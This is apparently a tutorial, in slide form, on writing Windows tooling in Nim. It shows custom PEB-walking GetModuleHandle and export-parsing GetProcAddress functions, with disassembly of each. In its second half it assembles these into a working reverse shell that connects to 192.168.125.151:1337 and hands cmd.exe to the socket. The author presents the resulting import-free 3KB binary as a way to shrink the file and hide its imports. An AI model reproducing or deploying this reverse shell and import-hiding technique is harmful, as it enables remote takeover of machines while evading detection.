when isMainModule:
  var hKernel32 = custom_GetModuleHandle("kernel32.dll")
  echo "[+] KERNEL32.DLL Module Handle: " & $cast[int](hKernel32).toHex
```

Parsing PEB - custom GetModuleHandle

Custom function

```
140004df5  int64_t custom_GetModuleHandle__getmodulehandle_u8(int64_t* arg1)

140004e0a      int64_t* rsi = *(*(getPEB__getmodulehandle_u3() + 0x18) + 0x20)
140004e13      char rax_5
140004e13      int64_t rax_6
140004e13      if (rsi[9].w != 0)
140004e37          rax_5 = eqStrings(toLower(arg1), toLower(dollar___getmodulehandle_u16(rsi[0xa])))
140004e3e          if (rax_5 != 0)
140004e40              rax_6 = rsi[4]
140004e3e      if (rsi[9].w == 0 || (rsi[9].w != 0 && rax_5 == 0))
140004e46          void** rbx_1 = *rsi
140004e4c          while (true)
140004e4c              if (rbx_1 == rsi)
140004e8b                  rax_6 = 0
140004e8b                  break
140004e53              if (rbx_1[9].w != 0 && eqStrings(toLower(arg1), toLower(dollar___getmodulehandle_u16(rbx_1[0xa]))) != 0)
140004e80                  rax_6 = rbx_1[4]
140004e84                  break
140004e86              rbx_1 = *rbx_1
140004e96      return rax_6
```

```
140004d60  int64_t loadLib(int64_t* arg1)

140004d60  4c8d0599c40000      lea     r8, [rel _.rdata]
140004d67  4885c9              test    rcx, rcx
140004d6a  740a                je      0x140004d76

140004d6c  48833900            cmp     qword [rcx], 0x0
140004d70  7404                je      0x140004d76

140004d72  4c8d4110            lea     r8, [rcx+0x10]

140004d76  4c89c1              mov     rcx, r8
140004d79  48ff2504650100      jmp     qword [rel LoadLibraryA]
```

```
185     proc loadLib(path: string, globalSymbols = false): LibHandle =
186       result = cast[LibHandle](winLoadLibrary(path))
```

Calls winLoadLibrary (just LoadLibraryA)

```
45    from dynlib import loadLib
46    var nim_hKernel32 = loadLib("kernel32.dll")
47    echo "[+] KERNEL32.DLL Module Handle: " & $cast[int](nim_hKernel32).toHex
```

What nim does: Imports LoadLibraryA from windows.h, LibHandle is just a pointer

```
128     proc winLoadLibrary(path: cstring): THINSTANCE {.
129         importc: "LoadLibraryA", header: "<windows.h>", stdcall.}
130
131     proc nimUnloadLibrary(lib: LibHandle) =
132       freeLibrary(cast[THINSTANCE](lib))
133
134     proc nimLoadLibrary(path: string): LibHandle =
135       result = cast[LibHandle](winLoadLibrary(path))
```

```
48    type
49      LibHandle* = pointer ## A handle to a dynamically loaded library.
```

How would we get a handle with nim stdlib? dynlib documentation

```
Hint: C:\Users\user\Desktop\testing\getmodulehandle.exe [Exec]
[+] Custom function: KERNEL32.DLL Module Handle: 00007FFEFA3A0000
[+] dynlib:          KERNEL32.DLL Module Handle: 00007FFEFA3A0000
```

Parsing DOS HEADER - custom GetProcAddress

In the OPTIONAL_HEADER can access DataDirectory at the entry export (IMAGE_NUMBEROF_DIRECTORY_ENTRIES)

```
7757  IMAGE_DIRECTORY_ENTRY_EXPORT* = 0
```

```
IMAGE_DOS_HEADER* {.pure.} = object
  e_magic*: WORD
  e_cblp*: WORD
  e_cp*: WORD
  e_crlc*: WORD
  e_cparhdr*: WORD
  e_minalloc*: WORD
  e_maxalloc*: WORD
  e_ss*: WORD
  e_sp*: WORD
  e_csum*: WORD
  e_ip*: WORD
  e_cs*: WORD
  e_lfarlc*: WORD
  e_ovno*: WORD
  e_res*: array[4, WORD]
  e_oemid*: WORD
  e_oeminfo*: WORD
  e_res2*: array[10, WORD]
  e_lfanew*: LONG
PIMAGE_DOS_HEADER* = ptr IMAGE_DOS_HEADER
```

```
IMAGE_OPTIONAL_HEADER64* {.pure.} = object
  Magic*: WORD
  MajorLinkerVersion*: BYTE
  MinorLinkerVersion*: BYTE
  SizeOfCode*: DWORD
  SizeOfInitializedData*: DWORD
  SizeOfUninitializedData*: DWORD
  AddressOfEntryPoint*: DWORD
  BaseOfCode*: DWORD
  ImageBase*: ULONGLONG
  SectionAlignment*: DWORD
  FileAlignment*: DWORD
  MajorOperatingSystemVersion*: WORD
  MinorOperatingSystemVersion*: WORD
  MajorImageVersion*: WORD
  MinorImageVersion*: WORD
  MajorSubsystemVersion*: WORD
  MinorSubsystemVersion*: WORD
  Win32VersionValue*: DWORD
  SizeOfImage*: DWORD
  SizeOfHeaders*: DWORD
  CheckSum*: DWORD
  Subsystem*: WORD
  DllCharacteristics*: WORD
  SizeOfStackReserve*: ULONGLONG
  SizeOfStackCommit*: ULONGLONG
  SizeOfHeapReserve*: ULONGLONG
  SizeOfHeapCommit*: ULONGLONG
  LoaderFlags*: DWORD
  NumberOfRvaAndSizes*: DWORD
  DataDirectory*: array[IMAGE_NUMBEROF_DIRECTORY_ENTRIES, IMAGE_DATA_DIRECTORY]
PIMAGE_OPTIONAL_HEADER64* = ptr IMAGE_OPTIONAL_HEADER64
```

```
IMAGE_EXPORT_DIRECTORY* {.pure.} = object
  Characteristics*: DWORD
  TimeDateStamp*: DWORD
  MajorVersion*: WORD
  MinorVersion*: WORD
  Name*: DWORD
  Base*: DWORD
  NumberOfFunctions*: DWORD
  NumberOfNames*: DWORD
  AddressOfFunctions*: DWORD
  AddressOfNames*: DWORD
  AddressOfNameOrdinals*: DWORD
PIMAGE_EXPORT_DIRECTORY* = ptr IMAGE_EXPORT_DIRECTORY
```

```
IMAGE_DATA_DIRECTORY* {.pure.} = object
  VirtualAddress*: DWORD
  Size*: DWORD
PIMAGE_DATA_DIRECTORY* = ptr IMAGE_DATA_DIRECTORY
```

IMAGE_NT_HEADERS is at image_base + IMAGE_DOS_HEADER.e_lfanew

```
IMAGE_NT_HEADERS64* {.pure.} = object
  Signature*: DWORD
  FileHeader*: IMAGE_FILE_HEADER
  OptionalHeader*: IMAGE_OPTIONAL_HEADER64
PIMAGE_NT_HEADERS64* = ptr IMAGE_NT_HEADERS64
```

From the NT_HEADERS can get the Optional Header

Parsing DOS HEADER - custom GetProcAddress


PE-bear v0.6.1 [C:/Windows/System32/user32.dll]

File Settings View Compare Info

Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optio

Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	F8

We need to parse the Export Directory of the Optional Header



We need to parse the Export Directory of the Optional Header

Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports

Offset	Name	Value	Meaning
9EC80	Characteristics	0	
9EC84	TimeDateStamp	32A2A2E9	Monday, 02.12.1996 09:35:37 UTC
9EC88	MajorVersion	0	
9EC8A	MinorVersion	0	
9EC8C	Name	A2532	USER32.dll
9EC90	Base	5DE	
9EC94	NumberOfFunctions	4BF	
9EC98	NumberOfNames	3ED	
9EC9C	AddressOfFunctions	9FAA8	
9ECA0	AddressOfNames	A0DA4	
9ECA4	AddressOfNameOrdinals	A1D58	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
9ECA8	5DE	51810	-		
9ECAC	5DF	50080	A253D	GetPointerFrameArrivalTimes	
9ECB0	5E0	2C6D0	A2559	ActivateKeyboardLayout	
9ECB4	5E1	2CEB0	A2570	AddClipboardFormatListener	
9ECB8	5E2	339F0	A258B	AddVisualIdentifier	
9ECBC	5E3	85FA0	A259F	AdjustWindowRect	
9ECC0	5E4	16600	A25B0	AdjustWindowRectEx	
9ECC4	5E5	103C0	A25C3	AdjustWindowRectExForDpi	
9ECC8	5E6	8BF20	A25DC	AlignRects	
9ECCC	5E7	86010	A25E7	AllowForegroundActivation	
9ECD0	5E8	2B740	A2601	AllowSetForegroundWindow	
9ECD4	5E9	80980	A261A	AnimateWindow	
9ECD8	5EA	81720	A2628	AnyPopup	

Parsing DOS HEADER - custom GetProcAddress

Create proc - we cast the handle of the module to an int for use

```
4   proc custom_GetProcAddress(h: HMODULE, apiName: string): FARPROC =
5     var pBase = cast[int](h)
```

Cast the base of the module to the IMAGE_DOS_HEADER and check that it matches IMAGE_DOS_SIGNATURE `7673 | IMAGE_DOS_SIGNATURE* = 0x5A4D`

```
7     var pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
8     if pImgDosHdr.e_magic != IMAGE_DOS_SIGNATURE: return cast[FARPROC](NULL)
```

Get the IMAGE_NT_HEADERS from the base of the module + IMAGE_DOS_HEADER.e_lfanew. Check that the IMAGE_NT_SIGNATURE matches. `7677 | IMAGE_NT_SIGNATURE* = 0x00004550`

```
10    var pImgNtHdrs = cast[PIMAGE_NT_HEADERS](pBase + pImgDosHdr.e_lfanew)
11    if pImgNtHdrs.Signature != IMAGE_NT_SIGNATURE: return cast[FARPROC](NULL)
```

Get the IMAGE_OPTIONAL_HEADER from the IMAGE_NT_HEADERS and the IMAGE_EXPORT_DIRECTORY from the IMAGE_OPTIONAL_HEADER `7757 | IMAGE_DIRECTORY_ENTRY_EXPORT* = 0`

```
13    var
14      imgOptHdr: IMAGE_OPTIONAL_HEADER = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdrs.OptionalHeader)
15      pImgExportDir: PIMAGE_EXPORT_DIRECTORY = cast[PIMAGE_EXPORT_DIRECTORY](cast[DWORD64](pBase) + cast[DWORD64](imgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress))
```

We need some pointers to arrays of DWORDs. The FunctionNameArray, FunctionAddress Array, and FunctionOrdinalArray

```
17    var
18      functionNameArray: ptr UncheckedArray[DWORD] = cast[ptr UncheckedArray[DWORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNames)
19      functionAddressArray:  ptr UncheckedArray[DWORD] = cast[ptr UncheckedArray[DWORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfFunctions)
20      functionOrdinalArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNameOrdinals)
```

Parsing DOS HEADER - custom GetProcAddress

Setup a while loop to iterate over the number of functions present in IMAGE_EXPORT_DIRECTORY

```
22  var i: DWORD = 0
23  while i < pImgExportDir.NumberOfFunctions:
24    var pFunctionName = $(cast[PCHAR](cast[ByteAddress](pBase) + functionNameArray[i]))
25    var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
26    if pFunctionName == apiName:
27      return cast[FARPROC](pFunctionAddress)
28      break
29    i.inc
```

pFunctionName gets the current index (i) of the functionNameArray and casts it to a string.

pFunctionAddress is the address of the function retrieved from the functionAddressArray at its ordinal

If the pFunctionName is equal to the apiName that we are looking for, we return the pFunction Address

Error checking for if the function is not found happens outside of this function, as it will return 0 if the ProcAddress is not found. This can be seen on the last slide

```
31  return cast[FARPROC](NULL)
```

Putting it all together:

```
4   proc custom_GetProcAddress(h: HMODULE, apiName: string): FARPROC =
5     var pBase = cast[int](h)
6
7     var pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
8     if pImgDosHdr.e_magic != IMAGE_DOS_SIGNATURE: return cast[FARPROC](NULL)
9
10    var pImgNtHdrs = cast[PIMAGE_NT_HEADERS](pBase + pImgDosHdr.e_lfanew)
11    if pImgNtHdrs.Signature != IMAGE_NT_SIGNATURE: return cast[FARPROC](NULL)
12
13    var
14      imgOptHdr: IMAGE_OPTIONAL_HEADER = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdrs.OptionalHeader)
15      pImgExportDir: PIMAGE_EXPORT_DIRECTORY = cast[PIMAGE_EXPORT_DIRECTORY](cast[DWORD64](pBase) + cast[DWORD64](imgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress))
16
17    var
18      functionNameArray: ptr UncheckedArray[DWORD] = cast[ptr UncheckedArray[DWORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNames)
19      functionAddressArray:  ptr UncheckedArray[DWORD] = cast[ptr UncheckedArray[DWORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfFunctions)
20      functionOrdinalArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNameOrdinals)
21
22    var i: DWORD = 0
23    while i < pImgExportDir.NumberOfFunctions:
24      var pFunctionName = $(cast[PCHAR](cast[ByteAddress](pBase) + functionNameArray[i]))
25      var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
26      if pFunctionName == apiName:
27        return cast[FARPROC](pFunctionAddress)
28        break
29      i.inc
30
31    return cast[FARPROC](NULL)
```

Parsing DOS HEADER - custom GetProcAddress

```nim
import dynlib
proc main() =
  var h = loadLib("user32.dll")
  var MessageBoxA = custom_GetProcAddress(cast[HMODULE](h), "MessageBoxA")
  echo "[+] MessageBoxA:  0x" & cast[int](MessageBoxA).toHex

when isMainModule:
  main()
```

```
Hint: C:\Users\user\Desktop\uscg\getprocaddress.exe [Exec]
[+] MessageBoxA:  0x00007FFFD0C390D0
```

```
140004df0  void* custom_GetProcAddress__getprocaddress_u3(void* arg1, int64_t* arg2)

140004e03      void* r15 = nullptr
140004e06      int64_t rax = arg2[1]
140004e0f      uint64_t r12 = *arg2
140004e1a      if (*arg1 == 0x5a4d)
140004e24          void* rsi_2 = sx.q(*(arg1 + 0x3c)) + arg1
140004e2d          if (*rsi_2 == 0x4550)
140004e44              void var_138
140004e44              __builtin_memcpy(dest: &var_138, src: rsi_2 + 0x18, n: 0xf0)
140004e58              void var_228
140004e58              __builtin_memcpy(dest: &var_228, src: &var_138, n: 0xf0)
140004e5a              int32_t rsi_4 = 0
140004e64              int32_t var_1b8
140004e64              void* rbx_2 = sx.q(var_1b8) + arg1
140004e6f              void* rax_2 = sx.q(*(rbx_2 + 0x20)) + arg1
140004e7b              void* rax_4 = sx.q(*(rbx_2 + 0x1c)) + arg1
140004e83              void* rax_5 = sx.q(*(rbx_2 + 0x24)) + arg1
140004e95              while (true)
140004e95                  if (*(rbx_2 + 0x14) s> rsi_4)
140004ea0                      int64_t r15_1 = sx.q(rsi_4)
140004ead                      int64_t var_238
140004ead                      cstrToNimstr(&var_238, sx.q(*(rax_2 + (r15_1 << 2))) + arg1)
140004eb2                      int64_t rax_7 = var_238
140004ec8                      char* rax_8 = __emutls_get_address(&__emutls_v.nimInErrorMode__system_u4301)
140004ed3                      int64_t* var_230
140004ed3                      if (*rax_8 == 0)
140004ee8                          r15 = sx.q(*(rax_4 + (zx.q(*(rax_5 + (r15_1 << 1))) << 2))) + arg1
140004ef1                          if (rax_7 == r12)
140004ef6                              int32_t rax_12
140004ef6                              if (r12 != 0)
140004f08                                  rax_12 = memcmp(_Buf1: &var_230[1], _Buf2: rax + 8, _Size: r12)
140004f0f                              if (r12 == 0 || (r12 != 0 && rax_12 == 0))
140004f20                                  if (var_230 == 0)
140004f20                                      break
140004f27                                  if ((*(var_230 + 7) & 0x40) == 0)
140004f2c                                      deallocShared(var_230)
140004f22                                  break
140004f11                          rsi_4 = rsi_4 + 1
140004f16                          if (var_230 == 0)
140004f16                              continue
140004f36                      if ((*rax_8 != 0 && var_230 != 0) || *rax_8 == 0)
140004f3d                          if ((*(var_230 + 7) & 0x40) == 0)
140004f42                              deallocShared(var_230)
140004f4a                          if (*rax_8 == 0)
140004f4a                              continue
140004f50                      r15 = nullptr
140004f50                      break
140004f69      return r15
```

Nim's implementation in dynlib

```nim
proc getProcAddress(lib: HMODULE, name: cstring): FARPROC {.
    importc: "GetProcAddress", header: "<windows.h>", stdcall.}
```

```nim
proc symAddr(lib: LibHandle, name: cstring): pointer =
  result = cast[pointer](getProcAddress(cast[HMODULE](lib), name))
```

```
Hint: C:\Users\user\Desktop\testing\getprocaddress.exe [Exec]
[+] pMessageBoxA: 0x00007FFEFB5990D0
[+] MessageBoxA:  0x00007FFEFB5990D0
```

```nim
var real_MessageBoxA = GetProcAddress(GetModuleHandleA("user32.dll"), "MessageBoxA")
echo "[+] MessageBoxA:  0x" & cast[int](real_MessageBoxA).toHex
```

Compared to winim's import

```nim
import dynlib
var h = loadLib("user32.dll")
var pMessageBoxA = symAddr(h, "MessageBoxA")
echo "[+] pMessageBoxA: 0x" & cast[int](pMessageBoxA).toHex
```


Putting it all together

Using our custom written GetProcAddress and GetModuleHandle, we can write a nim program that doesn't rely on the nim compiler to include the common imports from KERNEL32 and the C runtime.

The resulting binary will be much smaller in size compared to the original.

Putting it all together

Create a directory structure




```
no_win_import_example > main.nim > ...
1  import winim
2  import utils/[getmodulehandle, getprocaddress]
3
4  proc main() =
5      discard
6
7  when isMainModule:
8      main()
```

Import our modules and start setting up our project.

winim is needed for typing.

We will use a nim.cfg that I've modified from Bitmancer. This will do the lifting for ensuring that nothing is being imported into the program, optimizing for size, stripping symbols, etc..

Because we are no longer including the c runtime, we can't do comparisons with nim, we have to roll our own memcmp. For example in our custom GetModuleHandle:

```
34          if moduleName.toLower == ($pDte.FullDllName.Buffer).toLower:
35            return cast[HMODULE](pDte.Reserved2[0])
```

The comparison of two strings - relies on nim code; can't have that.

```
no_win_import_example > utils > memcmp.nim > ...
1   proc toLower*(ch: byte): byte {.inline.} =
2     ## Weird coding to get the assembly working correctly
3     var ret = ch
4     if (ch >= 'A'.byte):
5       if (ch <= 'Z'.byte):
6         ret = ('a'.byte + (ch - 'A'.byte))
7     return ret
8
9
10  proc memcmp*(s1: uint, s2: uint, n: int, charSize: uint): int {.inline.} =
11    ## charSize is the size of the character of the pointer to s2. in getmoduleh, it is comparing a
12    ## cstring to a wstring, where in getprocaddr it is comparing two cstrings
13    var
14      s1_ptr = cast[ptr byte](s1)
15      s2_ptr = cast[ptr byte](s2)
16    while s1_ptr[].toLower() == s2_ptr[].toLower():
17      if s1_ptr[] == 0:
18        return 0
19      s1_ptr = cast[ptr byte](cast[uint](s1_ptr) + 1)
20      s2_ptr = cast[ptr byte](cast[uint](s2_ptr) + charSize)
21    return cast[int](s1_ptr[].toLower() - s2_ptr[].toLower())
```

toLower allows us to compare case insensitive

memcmp needs to handle both regular chars and wide chars, the charSize will be passed in to handle wchars (size 2)

```
24      var pFunctionName = cast[PCHAR](cast[ByteAddress](pBase) + functionNameArray[i])
25      var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
26      if memcmp(cast[uint](addr pFunctionName), cast[uint](apiName), apiName.len, 1) == 0:
27        return cast[FARPROC](pFunctionAddress)
```

A similar change it added to our custom GetProcAddress function.

We implement our own custom memcmp function to handle the comparisons.

```
33      if pDte.FullDllName.Length != 0:
34        if memcmp(cast[uint](addr moduleName), cast[uint](pDte.FullDllName.Buffer), moduleName.len, 2) == 0:
35          return cast[HMODULE](pDte.Reserved2[0])
```

memcmp.nim is in the utils folder and is imported into getmodulehandle.nim and getprocaddress.nim

Putting it all together

In main.nim. We will declare the functions that we will be importing. We get the information from the Windows API documentation. These need to be included because we will typecast our retrieved ProcAdders into these procedures.

```
4   # declaring needed functions
5   type LoadLibraryA   = (proc(lpLibFileName: LPCSTR): HMODULE {.stdcall.})
6   type WSAStartup     = (proc(wVersionRequested: WORD, lpWSAData: LPWSADATA): int32 {.stdcall.})
7   type WSASocketA     = (proc(af: int32, `type`: int32, protocol: int32, lpProtocolInfo: LPWSAPROTOC
8   type inet_addr      = (proc(cp: ptr char): int32 {.stdcall.})
9   type htons          = (proc(hostshort: uint16): uint16 {.stdcall.})
10  type connect        = (proc(s: SOCKET, name: ptr sockaddr, namelen: int32): int32 {.stdcall.})
11  type CreateProcessA = (proc(lpApplicationName: LPCSTR, lpCommandLine: LPSTR, lpProcessAttributes:
```

We declare some data we will be using. We specify cstring since nim strings are memory managed and we don't want that. (s<var_name> just specifies string)

```
13  proc main() =
14    var
15      sHost = "192.168.125.151".cstring
16      port: uint16 = 1337
17      wsaData: WSADATA
18      sCmd = "cmd".cstring
```

Declare strings for handles and ProcAddrs'

```
20    var
21      sKernel32 = "KERNEL32.dll".cstring
22      sws2_32 = "ws2_32.dll".cstring
23      sLoadLibraryA = "LoadLibraryA".cstring
24      sWSAStartup = "WSAStartup".cstring
25      sWSASocketA = "WSASocketA".cstring
26      sinet_addr = "inet_addr".cstring
27      shtons = "htons".cstring
28      sconnect = "connect".cstring
29      sCreateProcessA = "CreateProcessA".cstring
```

Using the custom functions, get HMODULE and the ProcAddress for LoadLibrary

```
31    var
32      hKernel32 = custom_GetModuleHandle(sKernel32)
33      pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hKernel32, sLoadLibraryA))
```

From here, we can load the "ws2_32.dll" library and resolve all the functions we need

```
35    var
36      hws2_32 = pLoadLibraryA(sws2_32)
37      pWSAStartup = cast[WSAStartup](custom_GetProcAddress(hws2_32, sWSAStartup))
38      pWSASocketA = cast[WSASocketA](custom_GetProcAddress(hws2_32, sWSASocketA))
39      pinet_addr = cast[inet_addr](custom_GetProcAddress(hws2_32, sinet_addr))
40      phtons = cast[htons](custom_GetProcAddress(hws2_32, shtons))
41      pconnect = cast[connect](custom_GetProcAddress(hws2_32, sconnect))
42      pCreateProcessA = cast[CreateProcessA](custom_GetProcAddress(hKernel32, sCreateProcessA))
```

Putting it all together

We have resolved all the procedures we need, so now we can start actually writing code. We will reimplement the reverse shell written earlier.

```
#[ Actual Code starts here ]#
# call WSAStartup
var wsaStartupRes = pWSAStartup(MAKEWORD(2,2), addr wsaData)

# call WSASocket
var socket = pWSASocketA(2, 1, 6, NULL, cast[GROUP](0), cast[DWORD](NULL))

# create sockaddr_in struct
var sa: sockaddr_in
sa.sin_family = AF_INET
sa.sinaddr.S_addr = pinet_addr(addr sHost[0])
sa.sin_port = phtons(port)

# call connect
var connectResult = pconnect(socket, cast[ptr sockaddr](sa.addr), cast[int32](sizeof(sa)))
```

```
# call CreateProcessA
var
  si: STARTUPINFO
  pi: PROCESS_INFORMATION
si.cb = cast[DWORD](sizeof(si))
si.dwFlags = STARTF_USESTDHANDLES
si.hStdInput = cast[HANDLE](socket)
si.hStdOutput = cast[HANDLE](socket)
si.hStdError = cast[HANDLE](socket)
```

```
discard pCreateProcessA(
  NULL,
  cast[LPSTR](addr sCmd[0]),
  NULL,
  NULL,
  TRUE,
  0,
  NULL,
  NULL,
  cast[LPSTARTUPINFOA](addr si),
  addr pi
)
```

We pass in our cstrings to the pointer of where the string starts (addr sHost[0])


Compile with: nim c -d:mingw .\main.nim (I have commented out the stripping of symbols --l:"-Wl,-s") and this gets us to 13kb in size.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        8/21/2023   4:22 PM                cache
d-----        8/21/2023   3:49 PM                utils
-a----        8/21/2023   4:47 PM          13800 main.exe
```

If we strip the symbols

```
-a----        8/30/2023   8:09 PM           3072 main.exe
```


Now we have no imports



Notes: We have done zero error handling, who needs it.

Putting it all together - viewing in binja

We compiled without stripping to see what we've created. Some renaming of symbols done.



We could have put main() in the `when isMainModule` to avoid calling the main function from `_start()`

```
140001000  int64_t _start()

140001000      return main__main_u49() __tailcall

140001005                  90 90 90-90 90 90 90 90 90 90 90
```

```
140001190  int64_t main()

1400011b7      void var_1e0
1400011b7      void* var_280 = &var_1e0
1400011bc      __builtin_memset(s: &var_1e0, c: 0, n: 0x198)
1400011c5      int16_t* rax = custom_GetModuleHandle("KERNEL32.dll")
1400011d7      void* rax_1 = custom_GetProcAddress(rax, "LoadLibraryA")
1400011ee      int16_t* rax_3 = rax_1(winstrConverterCStringToPtrChar("ws2_32.dll"))
1400011fd      void* rax_4 = custom_GetProcAddress(rax_3, "WSAStartup")
14000120f      void* rax_5 = custom_GetProcAddress(rax_3, "WSASocketA")
140001221      void* rax_6 = custom_GetProcAddress(rax_3, "inet_addr")
140001233      void* rax_7 = custom_GetProcAddress(rax_3, "htons")
140001245      void* rax_8 = custom_GetProcAddress(rax_3, "connect")
140001257      void* rax_9 = custom_GetProcAddress(rax, "CreateProcessA")
140001269      rax_4(0x202, var_280)
14000128e      int64_t rax_10 = rax_5(2, 1, 6, 0, 0, 0)
1400012a3      int16_t var_270
1400012a3      __builtin_memset(s: &var_270, c: 0, n: 0x10)
1400012a5      var_270 = 2
1400012bb      int32_t var_26c = rax_6("192.168.125.151")
1400012cd      int16_t var_26e = rax_7(0x539)
1400012d2      rax_8(rax_10, &var_270, 0x10)
1400012ee      int64_t var_1f8 = rax_10
1400012f6      int32_t var_248
1400012f6      __builtin_memset(s: &var_248, c: 0, n: 0x50)
140001300      int64_t var_1f0 = rax_10
140001308      void var_260
140001308      __builtin_memset(s: &var_260, c: 0, n: 0x18)
140001312      int64_t var_1e8 = rax_10
14000131a      int32_t* var_298 = &var_248
140001326      var_248 = 0x68
140001331      int32_t var_20c = 0x100
140001374      int64_t rcx_9
140001374      return rax_9(rcx_9, &cmd_str, 0, 0, 1, 0, 0, 0, var_298, &var_260)
```


Strings stored in .rdata

```
.text section ended  {0x140001000-0x140001400}
-------------------------------------------------------------------------------------------------------------------------

.rdata section started  {0x140002000-0x140002080}
140002000  char const data_140002000[0xd] = "KERNEL32.dll", 0
14000200d  char const data_14000200d[0xd] = "LoadLibraryA", 0
14000201a  char const data_14000201a[0xb] = "ws2_32.dll", 0
140002025  char const data_140002025[0xb] = "WSAStartup", 0
140002030  char const data_140002030[0xb] = "WSASocketA", 0
14000203b  char const data_14000203b[0xa] = "inet_addr", 0
140002045  char const data_140002045[0x6] = "htons", 0
14000204b  char const data_14000204b[0x8] = "connect", 0
140002053  char const data_140002053[0xf] = "CreateProcessA", 0
140002062  char const data_140002062[0x10] = "192.168.125.151", 0

140002072  data_140002072:
140002072                                                  63 6d 64 00 00 00-00 00 00 00 00 00 00 00      cmd.
.rdata section ended  {0x140002000-0x140002080}
```

